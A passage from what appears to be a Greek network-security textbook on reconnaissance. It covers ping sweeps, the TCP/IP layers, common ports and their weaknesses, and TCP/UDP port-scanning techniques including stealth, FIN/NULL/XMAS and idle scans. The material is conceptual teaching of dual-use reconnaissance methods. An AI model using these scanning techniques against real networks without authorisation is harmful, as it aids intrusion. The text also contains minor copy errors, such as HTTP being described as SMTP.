    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Εικόνα 4.2 Αποτελέσματα της εντολής Ping


Εάν ο στόχος δεν υπάρχει θα λάβουμε ένα μήνυμα όπως φαίνεται στην εικόνα 4.3.

```
C:\>ping 192.168.1.100

Pinging 192.168.1.100 with 32 bytes of data:
Reply from 192.168.1.3: Destination host unreachable.
Reply from 192.168.1.3: Destination host unreachable.
Reply from 192.168.1.3: Destination host unreachable.
Reply from 192.168.1.3: Destination host unreachable.

Ping statistics for 192.168.1.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

Εικόνα 4.3 Αποτελέσματα της εντολής Ping

Συμπερασματικά, το Ping βοηθά στην αναγνώριση ενεργών συστημάτων αλλά και στη μέτρηση της ταχύτητας με την οποία ταξιδεύουν τα πακέτα ανάμεσα στα συστήματα, με την προϋπόθεση το Ping να είναι επιτυχές.

Για να πραγματοποιήσουμε Ping σε ένα εύρος διευθύνσεων χρειάζονται εργαλεία όπως το Angry IP Scanner (http://www.angryip.org). Με το Angry IP Scanner μπορούμε να σαρώσουμε ένα εύρος διευθύνσεων όπως φαίνεται στην εικόνα 4.4 ενώ μπορούμε να το παραμετροποιήσουμε σε ικανοποιητικό επίπεδο.



Εικόνα 4.4 Σάρωση με το Angry IP Scanner

Υπάρχουν και εργαλεία όπως το Frendly Pinger [http://www.kilievich.com/], SuperScan [http://www.mcafee.com/us/downloads/free-tools/index.aspx] και WS_Ping_ProPack [http://www.whatsupgold.com/s/WS-ping-propack.aspx] που πραγματοποιούν ping σε ένα εύρος διευθύνσεων.


Φυσικά το Ping έχει μειονεκτήματα καθώς δεν μπορεί να αναγνωρίσει τίποτα άλλο παρά εάν ένα σύστημα είναι υπαρκτό ή μη. Επίσης αρκετοί διαχειριστές δικτύων απαγορεύουν το Ping να περνά μέσα από τα τείχη προστασίας. Τέλος, αν χρησιμοποιούμε την γραμμή εντολών μπορούμε να κάνουμε Ping μόνο σε μια διεύθυνση κάθε φορά.

4.3 Σάρωση δικτυακών θυρών (Port Scanning)

Η σάρωση δικτυακών θυρών είναι η διαδικασία εύρεσης υπηρεσιών που βρίσκονται στις ανοικτές TCP και UDP θύρες. Ο επιτιθέμενος χρειάζεται πληροφορίες για τις υπηρεσίες που βρίσκονται πίσω από τις ανοικτές δικτυακές θύρες για να μεθοδεύσει την επίθεσή του. Πριν την εκτενή ανάλυση του port scanning θα αναφέρουμε μερικές βασικές έννοιες του TCP/IP.

4.3.1 Βασικές έννοιες του TCP/IP

Μερικά από τα επιμέρους πρωτόκολλα που αποτελούν την στοίβα πρωτοκόλλων του TCP/IP είναι το IP (Internet Protocol), το TCP (Transmission Control Protocol), το UDP (User Datagram Protocol) και το ICMP (Internet Control Message Protocol). Τα παραπάνω πρωτόκολλα πρέπει να υποστηρίζονται από οποιαδήποτε δικτυακή συσκευή που επιθυμεί να επικοινωνήσει σε ένα TCP/IP δίκτυο. Στην εικόνα 4.5 αναπαριστάται η στοίβα πρωτοκόλλων του TCP/IP.



Εικόνα 4.5: Στοίβα Πρωτοκόλλων του TCP/IP

Η στοίβα πρωτοκόλλων του TCP/IP αποτελείται από τέσσερα επίπεδα:

- Το επίπεδο πρόσβασης στο δίκτυο (network access layer).
- Το επίπεδο δικτύου (internet layer).
- Το επίπεδο μεταφοράς (host to host layer).
- Το επίπεδο εφαρμογής (process layer).

4.3.2 Επίπεδο πρόσβασης στο δίκτυο

Το επίπεδο πρόσβασης στο δίκτυο βρίσκεται στο κάτω μέρος της TCP/IP στοίβας και είναι υπεύθυνο για τη φυσική μεταφορά των πακέτων IP μέσω πλαισίων (frames). Το γνωστό σε όλους πρωτόκολλο Ethernet χρησιμοποιείται στα τοπικά δίκτυα (LAN). Το Ethernet χρησιμοποιεί την MAC διεύθυνση του αποστολέα και του προορισμού για την μεταφορά. Κάθε κάρτα δικτύου έχει μια MAC διεύθυνση η οποία είναι μοναδική.

Το επίπεδο διαδικτύου περιέχει δυο σημαντικά πρωτόκολλα το IP και το ICMP. Το πρωτόκολλο IP είναι υπεύθυνο για τη δρομολόγηση των πακέτων δεδομένων ανάμεσα στα

διάφορα δίκτυα, ανεξάρτητα από την υποδομή τους, και αποτελεί το κύριο πρωτόκολλο πάνω στο οποίο είναι βασισμένο το Διαδίκτυο. Το Πρωτόκολλο IP είναι υπεύθυνο για τη διευθυνσιοδότηση των κόμβων (IP διευθύνσεις), τη δρομολόγηση των πακέτων από έναν υπολογιστή προς έναν τελικό προορισμό κατά μήκος ενός ή περισσότερων δικτύων και για τον κατακερματισμό των πακέτων. Καθόσον το πρωτόκολλο IP συνδέει διαφορετικά δίκτυα ουσιαστικά στο επίπεδο συνδέσμου διαφορετικά πρωτόκολλα απαιτούν τα πακέτα IP να κατακερματίζονται ανάλογα με το μέγιστο μήκος δεδομένων που επιτρέπεται. Το πρωτόκολλο ICMP περιγράφηκε παραπάνω. Ένα σημαντικό πρωτόκολλο είναι το ARP (Address Resolution Protocol) που συνδέει μια IP διεύθυνση με μια MAC διεύθυνση. Δίνοντας την εντολή arp –a από ένα DOS παράθυρο λαμβάνουμε τα αποτελέσματα της εικόνας 4.6.

```
C:\Users\antgiann>arp -a

Interface: 192.168.1.3 --- 0xb
  Internet Address      Physical Address      Type
  192.168.1.1           00-23-48-73-68-1a     dynamic
  192.168.1.2           00-24-2b-a8-2c-d8     dynamic
```


Εικόνα 4.6: Η εντολή arp

Τα αποτελέσματα της εικόνας 4.6 μας δείχνουν ότι η IP 192.168.1.1 έχει αντιστοιχιστεί στην MAC διεύθυνση 00-23-48-73-68-1a. Ανάλογα έχει αντιστοιχιστεί η 192.168.1.2 στην 00-24-2b-a8-2c-d8.


4.3.3 Επίπεδο μεταφοράς

Το στρώμα μεταφοράς είναι υπεύθυνο για την μεταφορά μηνυμάτων, ανεξαρτήτως του υποκείμενου δικτύου. Η μετάδοση μηνυμάτων μεταξύ δυο οντοτήτων κατηγοριοποιείται σε προσανατολισμένη σε σύνδεση (TCP) και μη προσανατολισμένη σε σύνδεση (UDP).

Το TCP επιτρέπει σε δύο εξυπηρετητές να συνδεθούν και να ανταλλάξουν δεδομένα με αξιοπιστία. Το TCP επιτυγχάνει την αξιοπιστία χρησιμοποιώντας μια διαδικασία τριών βημάτων (TCP handshake) πριν ξεκινήσει η αποστολή δεδομένων. Κατά τη διάρκεια της μεταφοράς δεδομένων το TCP για να εγγυηθεί την παράδοση των δεδομένων χρησιμοποιεί αριθμούς αναγνώρισης. Στο τέλος της μετάδοσης χρησιμοποιεί ένα τέταρτο βήμα που τερματίζει την σύνδεση. Μια σύνδεση TCP παρουσιάζεται στην εικόνα 4.7 .Το TCP έχει συγκεκριμένη δομή πακέτου που χρησιμοποιείται για τον έλεγχο της ροής, την αξιοπιστία της επικοινωνίας και την επαναμετάδοση της χαμένης πληροφορίας. Η καρδιά του TCP είναι τα flags που αποτελούνται από ένα byte πληροφορίας. Τα flags βοηθούν στον έλεγχο της διαδικασίας του TCP. Συνηθισμένα flags είναι το SYN (συγχρονισμός - synchronize) το ACK (επιβεβαίωση - acknowledgment), το PSH (ώθηση - push) και το FIN (τέλος – finish).



Εικόνα 4.7: Σύνδεση TCP



Εικόνα 4.8: Δομή του TCP flag.

Τα ζητήματα ασφάλειας που προκύπτουν στο TCP είναι η αλλαγή των αριθμών σειράς, η υποκλοπή μιας σύνδεσης, και η υπερχείλιση που οφείλεται σε SYN αιτήσεις. Εργαλεία όπως το Nmap [http://nmap.org/] χρησιμοποιούν τα TCP flags για να βρουν ενεργούς εξυπηρετητές.

Τα flags χρησιμοποιούνται για να διαχειριστούν τις TCP συνδέσεις, για παράδειγμα τα SYN και ACK χρησιμοποιούνται κατά την διαδικασία τριών βημάτων και το RST και FIN για να τερματίσουν μια σύνδεση. Το FIN χρησιμοποιείται για ομαλό τερματισμό ενώ το RST για τερματισμό μιας μη ομαλής σύνδεσης.

Το UDP αντίθετα δεν πραγματοποιεί τη διαδικασία τριών βημάτων οπότε είναι λιγότερο αξιόπιστο. Το προσόν που έγκειται στην ταχύτητα και είναι ιδανικό για μεταδόσεις που δεν ενδιαφέρει τόσο η αξιοπιστία παράδοσης. Τα UDP πακέτα είναι πιο εύκολο να αλλοιωθούν σε σχέση με τα TCP γιατί δεν περιέχουν αριθμούς σειράς και αναγνώρισης.

4.3.4 Επίπεδο εφαρμογής

Το επίπεδο εφαρμογής είναι στην κορυφή της στοίβας πρωτοκόλλου TCP/IP και είναι υπεύθυνο για την υποστήριξη εφαρμογών. Οι εφαρμογές συνήθως αναγνωρίζονται από την δικτυακή θύρα που απαντούν. Οι δικτυακές θύρες βρίσκονται μέσα στα TCP /UDP πακέτα ώστε κάθε πρωτόκολλο να μπορεί να τα διαβιβάσει στην ανάλογη εφαρμογή. Στο πίνακα 4.α παρουσιάζονται γνωστές εφαρμογές και οι θύρες στις οποίες απαντούν.

Πίνακας 4.α Δικτυακές θύρες και υπηρεσίες

Θύρα	Υπηρεσία	Πρωτόκολλο
20/21	FTP	TCP
22	SSH	TCP
23	TELNET	TCP
25	SMTP	TCP
53	DNS	TCP/UDP
67/68	DHCP	UDP
69	TFTP	UDP
80	HTTP	TCP
88	KERBEROS	UDP
110	POP3	TCP
111	SUNRPC	TCP/UDP
135	RPC	TCP/UDP
139	NETBIOS	TCP/UDP
161/162	SNMP	UDP
389	LDAP	TCP
443	SSL	TCP
445	SMB OVER IP	TCP/UDP
1433	MS-SQL	TCP

Οι κοινώς χρησιμοποιούμενες θύρες δεν είναι δεσμευτικές αλλά έχουν θεσπιστεί για να διευκολύνουν τον χρήστη της υπηρεσίας, δηλαδή θα μπορούσε η υπηρεσία HTTP του unipi.gr αντί για τη θύρα 80 να εγκατασταθεί στην θύρα 81. Στην περίπτωση αυτή για να έχει κάποιος χρήστης πρόσβαση στην υπηρεσία μέσω ενός φυλλομετρητή αντί για unipi.gr θα έπρεπε να

γράψει unipi.gr:81, καθώς ο φυλλομετρητής συμπληρώνει μόνος του σε μια υπηρεσία HTTP το :80.

Υπάρχουν 65535 UDP και TCP θύρες. Οι θύρες από 0-1023 λέγονται και γνωστές θύρες, από 1024-49151 εγγεγραμμένες θύρες και από 49152-65535 δυναμικές θύρες. Οι θύρες από 1024 και πάνω χρησιμοποιούνται από εφαρμογές χρηστών όπως ένα πρόγραμμα πελάτης FTP.

Καλή πρακτική αποτελεί να κλείνουν τα τείχη προστασίας τις θύρες που δεν χρειάζονται. Ο διαχειριστής δικτύου πρέπει να ελέγχει περιοδικά τις ανοικτές θύρες στο δίκτυο και να κλείνει τις μη χρησιμοποιούμενες. Παρακάτω θα παραθέσουμε μερικές κοινές υπηρεσίες και τα θέματα ασφάλειας που εγείρουν.

- **File Transfer Protocol (FTP):** Το FTP είναι μια TCP υπηρεσία που χρησιμοποιεί τις θύρες 20 και 21. Η υπηρεσία FTP χρησιμοποιείται για να μεταφέρει αρχεία από ένα υπολογιστή σε έναν άλλο. Η θύρα 20 χρησιμοποιείται για την μεταφορά των δεδομένων ανάμεσα στον πελάτη και τον εξυπηρετητή. Η θύρα 21 χρησιμοποιείται για τις εντολές ανάμεσα στον πελάτη και τον εξυπηρετητή. Οι επιθέσεις στην υπηρεσία FTP έχουν να κάνουν με συνθηματικά που μεταφέρονται στο δίκτυο χωρίς κωδικοποίηση και με φακέλους στους οποίους δεν έχουν οριστεί τα σωστά δικαιώματα.
- **Telnet:** Το Telnet είναι μια TCP υπηρεσία που χρησιμοποιεί τη θύρα 23. Η υπηρεσία Telnet επιτρέπει σε ένα χρήστη να συνδεθεί σε ένα απομακρυσμένο εξυπηρετητή και να περνάει εντολές μέσω του πληκτρολογίου του στον απομακρυσμένο υπολογιστή. Οι επιθέσεις στην υπηρεσία Telnet έχουν να κάνουν με την υποκλοπή συνθηματικών καθώς αποστέλλονται στον απομακρυσμένο υπολογιστή χωρίς κωδικοποίηση.
- **Simple Mail Transfer Protocol (SMTP):** Το SMTP είναι μια TCP υπηρεσία που χρησιμοποιεί τη θύρα 25. Η υπηρεσία SMTP σχεδιάστηκε για να ανταλλάζουν μηνύματα ηλεκτρονικού ταχυδρομείου οι εξυπηρετητές ηλεκτρονικού ταχυδρομείου. Τα μηνύματα που στέλνει το SMTP έχουν δυο κομμάτια: την διεύθυνση αποστολής και το κυρίως σώμα. Όλοι οι τύποι υπολογιστών μπορούν να ανταλλάξουν μηνύματα SMTP. Δυο ευπάθειες του SMTP είναι το spamming (λήψη μηνυμάτων ηλεκτρονικού ταχυδρομείου χωρίς την συγκατάθεση του χρήστη) και το spoofing (πλαστογράφηση της διεύθυνσης του αποστολέα στα μηνύματα ηλεκτρονικού ταχυδρομείου).
- **Domain Name Services (DNS):** Το DNS χρησιμοποιεί τη θύρα 53 και πραγματοποιεί μετάφραση IP διευθύνσεων σε ονόματα (FQDN - Fully Qualified Domain Name). Ένας τύπος επίθεσης που δέχεται η υπηρεσία DNS λέγεται cache poisoning. Αυτού του είδους οι επιθέσεις στέλνουν ψεύτικα δεδομένα στους εξυπηρετητές DNS για να καταστήσουν μη αξιόπιστη την πληροφορία που αποθηκεύουν οι DNS. Επίσης οι εξυπηρετητές DNS δέχονται επιθέσεις άρνησης υπηρεσίας και μη εγκεκριμένες μεταφορές ζωνών. Η υπηρεσία DNS χρησιμοποιεί UDP για αναζήτηση και TCP για μεταφορά ζωνών.
- **Hyper Transfer Protocol (HTTP):** Το SMTP είναι μια TCP υπηρεσία που χρησιμοποιεί τη θύρα 80. Στο HTTP ο πελάτης στέλνει μια αίτηση και ο εξυπηρετητής στέλνει μια απάντηση. Επιθέσεις που αφορούν το HTTP σχετίζονται είτε με τον εξυπηρετητή είτε με τον φυλλομετρητή. Έχουν να κάνουν με επιθέσεις άρνησης υπηρεσίας είτε με κακόβουλο κώδικα.
- **Simple Network Management Protocol (SNMP):** Το SNMP είναι μια UDP υπηρεσία που χρησιμοποιεί τις θύρες 161 και 162. Αποτελεί έναν αποδοτικό τρόπο παρακολούθησης δικτύων. Το SNMP επιτρέπει σε δικτυακούς κόμβους να συγκεντρώνουν πληροφορίες για το δίκτυο και να τις αναμεταδίδουν στους σταθμούς διαχείρισης δικτύου. Η κυριότερη ευπάθεια του SNMP έχει να κάνει με την αποστολή των δεδομένων χωρίς κρυπτογράφηση. Επίσης τα σήματα που εκπέμπονται είναι γνωστά και μπορούν να πλαστογραφηθούν.

Αν και είναι εφικτό, ο επιτιθέμενος να σαρώσει όλες τις δικτυακές θύρες, συνήθως θα επικεντρωθεί στις θύρες από 1-1024. Αυτό δεν σημαίνει ότι δεν σαρώνονται και οι παραπάνω θύρες καθώς εκεί μπορούν να βρεθούν υπηρεσίες που φιλοξενούνται σε λιγότερο ασφαλή περιβάλλοντα.

4.3.5 Σάρωση TCP και UDP Δικτυακών Θυρών (Port Scanning)

Έχοντας καλύψει μερικά βασικά για το TCP/IP μπορούμε να προχωρήσουμε στο TCP και UDP Port Scanning. Θα πρέπει να θυμόμαστε ότι το TCP προσφέρει μια αξιόπιστη επικοινωνία και είναι προσανατολισμένο σε σύνδεση πρωτόκολλο. Το TCP πραγματοποιεί σύνδεση με τη διαδικασία των τριών βημάτων. Το TCP περιέχει ένα byte για τα flags. Αυτά τα flags περιλαμβάνουν τα ακόλουθα:

- ACK – ο λαμβάνων στέλνει ένα ACK για να επιβεβαιώσει τα δεδομένα
- SYN - Χρησιμοποιείται κατά τη διαδικασία τριών βημάτων για να ειδοποιηθεί ο αντισυμβαλλόμενος να ξεκινήσει την επικοινωνία και χρησιμοποιείται για να συμφωνηθεί το αρχικό νούμερο ακολουθίας.
- FIN – Χρησιμοποιείται κατά το φυσιολογικό τερματισμό για να ειδοποιήσει τον αντισυμβαλλόμενο ότι ο αποστέλων δεν έχει άλλα δεδομένα να στείλει.
- RST - Χρησιμοποιείται για να διακοπεί μια μη φυσιολογική σύνδεση.
- PSH – Χρησιμοποιείται για να εκβιάσει μια μεταφορά δεδομένων χωρίς να περιμένει τους καταχωρητές.
- URG – Χρησιμοποιείται για να χαρακτηρίσει δεδομένα ως επείγοντα.

Το TCP έχει σχεδιαστεί ώστε να παρέχει αξιόπιστη επικοινωνία, και έτσι υποστηρίζει πολλούς διαφορετικούς τύπους αποκρίσεων πράγμα που διευκολύνει την σάρωση δικτυακών θυρών. Ο επιτιθέμενος μπορεί να πειράξει πακέτα ώστε να καταφέρει έναν εξυπηρετητή να του αποκριθεί ή να αποφύγει την ανίχνευση από ένα IDS (Intrusion Detection System). Αρκετές από αυτές τις μεθόδους υπάρχουν στα εργαλεία port scanning. Πριν όμως δούμε μερικά εργαλεία ας δούμε τις πιο κοινές τεχνικές για port scanning.

- **TCP Full Connect scan:** Η σάρωση αυτού του τύπου είναι η πιο αξιόπιστη αλλά και η πιο ανιχνεύσιμη. Είναι εύκολο να ανιχνευτεί γιατί εδραιώνεται μια πλήρης σύνδεση. Οι ανοικτές θύρες απαντούν με ένα SYN/ACK και οι κλειστές θύρες με ένα RST/ACK.
- **TCP SYN scan:** Η σάρωση αυτού του τύπου είναι γνωστή και ως μισάνοιχτη σύνδεση διότι δεν πραγματοποιείται μια κανονική TCP σύνδεση. Η σάρωση αυτού του τύπου αρχικά σχεδιάστηκε για να είναι αόρατη ώστε να ξεγελά τα IDS συστήματα αλλά πλέον τα περισσότερα IDS την ανιχνεύουν. Οι ανοικτές θύρες απαντούν με ένα SYN/ACK και οι κλειστές θύρες με ένα RST/ACK.
- **TCP FIN scan:** Η σάρωση αυτού του τύπου δεν προσπαθεί να εδραιώσει μια σύνδεση αντίθετα κατευθύνεται στο κλείσιμό της. Η σάρωση αυτού του τύπου στέλνει ένα FIN πακέτο στην επιθυμητή πόρτα. Οι κλειστές πόρτες θα στείλουν πίσω ένα RST πακέτο. Συνήθως η σάρωση αυτή εφαρμόζεται στο λειτουργικό σύστημα UNIX.
- **TCP NULL scan:** Η σάρωση αυτού του τύπου στέλνει ένα πακέτο χωρίς flags. Εάν το λειτουργικό σύστημα έχει υλοποιημένο TCP RFC 793 (η αρχική υλοποίηση του TCP) οι κλειστές θύρες θα απαντήσουν με ένα RST πακέτο.
- **TCP ACK scan:** Η σάρωση αυτού του τύπου προσπαθεί να προσδιορίσει αν μια θύρα βρίσκεται πίσω από τείχος προστασίας που εφαρμόζει κανόνες λίστας ελέγχου πρόσβασης (ACL) ή κάποιου τύπου ανίχνευσης (συνήθως stateless inspection). Εάν η επιστροφή είναι μήνυμα ICMP Destination Unreachable ή Communication Administrative Prohibited η θύρα κατηγοριοποιείται σαν φιλτραρισμένη.
- **TCP XMAS scan:** Η σάρωση αυτού του τύπου εναλλάσσει FIN, URG και PSH flags. Οι κλειστές θύρες απαντούν με ένα RST.

Παρόλο που το TCP θεωρείται πρότυπο δεν υλοποιείται με τον ίδιο τρόπο σε όλα τα συστήματα. Αρκετοί κατασκευαστές προσθέτουν και δικά τους συστατικά. Έτσι δεν είναι πανάκεια ότι όλοι οι τύποι σάρωσης δουλεύουν σε όλα τα συστήματα. Μια καλή πρακτική για την σάρωση προτείνει να ξεκινάμε με TCP Full Connect scan και TCP SYN scan. Ας προχωρήσουμε τώρα στις UDP σαρώσεις.

Το UDP δεν έχει και πολλές ομοιότητες με το TCP. Ενώ το TCP είναι προσανατολισμένο σε αξιόπιστες συνδέσεις το UDP είναι προσανατολισμένο στην ταχύτητα. Στο TCP ο εισβολέας μπορεί να πειράζει τα flags για να προκαλέσει ένα ICMP μήνυμα λάθους. Το UDP δεν χρησιμοποιεί flags αλλά ούτε και εκδίδει αποκρίσεις. Τα UDP πακέτα δεν στέλνουν κάποια

απόκριση αν βρουν μια ανοικτή θύρα. Αν η θύρα είναι κλειστή εκδίδεται ένα μήνυμα ICPM Type3 Code 3 Port Unreachable προς την πηγή του UDP πακέτου. Αλλά αν το απομακρυσμένο δίκτυο μπλοκάρει τα ICMP μηνύματα δεν επιστρέφεται κανένα μήνυμα λάθους. Συμπερασματικά, εάν προσπαθήσουμε να εφαρμόσουμε UDP σάρωση το πιθανότερο είναι να λάβουμε πολύ λιγότερες πληροφορίες από μια TCP σάρωση.

4.4 Προχωρημένες τεχνικές σάρωσης δικτυακών θυρών

Πριν αναφερθούμε στα εργαλεία σάρωσης δικτυακών θυρών θα παραθέσουμε τις παρακάτω τέσσερις προχωρημένες τεχνικές σάρωσης δικτυακών θυρών.

- **FTP bounce scan:** Χρησιμοποιεί ένα εξυπηρετητή FTP για να αναπαράγει τα πακέτα καθιστώντας δυσκολότερη την ανίχνευση της σάρωσης.
- **RPC scan:** Προσπαθεί να διευκρινίσει ποιες ανοικτές θύρες είναι και RPC θύρες.
- **Windows Scan:** Παρόμοιο με το ACK scan αλλά μπορεί να προσδιορίσει υπό προϋποθέσεις ανοικτές θύρες.
- **Idle Scan:** Χρησιμοποιεί ένα αδρανή εξυπηρετητή για να αναπαράγει τα πακέτα καθιστώντας δυσκολότερη την ανίχνευση της σάρωσης.


Για να εξηγήσουμε τη λειτουργία των παραπάνω τεχνικών θα εξετάσουμε το Idle Scan λεπτομερέστερα.

4.4.1 Idle Scan


Στο IP η επικεφαλίδα είναι υπεύθυνη για τον κατακερματισμό πακέτων. Για να μπορέσει το IP να ενώσει τα κατακερματισμένα πακέτα αυτό που πρέπει να κάνει είναι να κοιτάξει το ID του κάθε πακέτου για να δει ποια πηγαίνουν μαζί. Το πεδίο αυτό της επικεφαλίδας του IP είναι γνωστό σαν IPID (Internet Protocol Identification Number). Μερικά συστήματα θέτουν μια τυχαία τιμή στο IPID ή θέτουν τιμή μηδέν. Η πλειοψηφία των συστημάτων αυξάνει το IPID κατά ένα κάθε φορά που στέλνει ένα πακέτο. Το IPID έχει μήκος 16-bit. 